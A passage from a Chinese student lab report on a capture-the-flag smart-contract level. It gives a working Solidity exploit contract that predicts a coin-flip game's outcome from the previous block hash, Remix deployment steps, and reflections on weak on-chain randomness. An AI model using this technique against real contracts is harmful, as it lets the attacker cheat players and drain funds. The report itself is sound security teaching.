
```
contract exploit {
  CoinFlip expFlip;
  uint256 FACTOR = 57896044618658097711785492504343953926634992332820282019728792003956564819968;

  function exploit(address aimAddr) {
    expFlip = CoinFlip(aimAddr);
  }

  function hack() public {
    uint256 blockValue = uint256(block.blockhash(block.number-1));
    uint256 coinFlip = uint256(uint256(blockValue) / FACTOR);
    bool guess = coinFlip == 1 ? true : false;
    expFlip.flip(guess);
  }
}
```

5. 编译合约




编译成功


6. 在 remix 中部署“exploit”合约




环境选择 Injected Web3，合约选择 exploit，在部署后的地址中填入我们刚刚使用 await contract.address 在控制台获取的地址，钱包确认后进行合约部署。


7. 成功部署合约







8. 对部署成功的合约进行"hack"实施攻击（调试十次）






9. 调用 10 次 hack 函数之后再次查看“consecutiveWins”的值：





10. 直至看到 words[0]:10, 因而可以提交实例



十、实验结论：

经过本次实验，我们可以看到，智能合约虽然在区块链应用中提供了高效且透明的执行机制，但由于其固有的确定性和透明度，智能合约内的随机性实现如果处理不当将导致可预测的安全隐患。实验通过攻击实践展示了智能合约中的随机数生成漏洞，证实了通过分析上一个区块的信息，可以成功预测并利用掷硬币游戏合约中的随机结果。这一实验结果强调了智能合约开发中对于安全性和随机数生成机制的重视。

十一、总结及心得体会：

通过本次实验，我更加深刻地理解了智能合约的工作原理及其潜在的安全风险。我学习了如何使用 Remix IDE 进行智能合约的部署和交互，这对于我的区块链开发技能有很大的提升。同时，我也认识到在开发合约时必须严格审查代码，以避免可能会被利用的安全漏洞。此外，我对于区块链应用中的随机性问题有了更深层次的理解，意识到在设计合约时必须采用可靠的随机数源以保证合约的公平性和安全性。

十二、对本实验过程及方法、手段的改进建议：

- **案例多元性：**引入更多的合约案例分析，拓宽实验者的视野，让实验者能够识别和分析各种不同类型的合约漏洞。
- **加强安全教育：**引入更多关于合约安全最佳实践的内容，教育实验者如何设计出安全可靠的智能合约，并强调代码审计的重要性。

报告评分：

指导教师签字：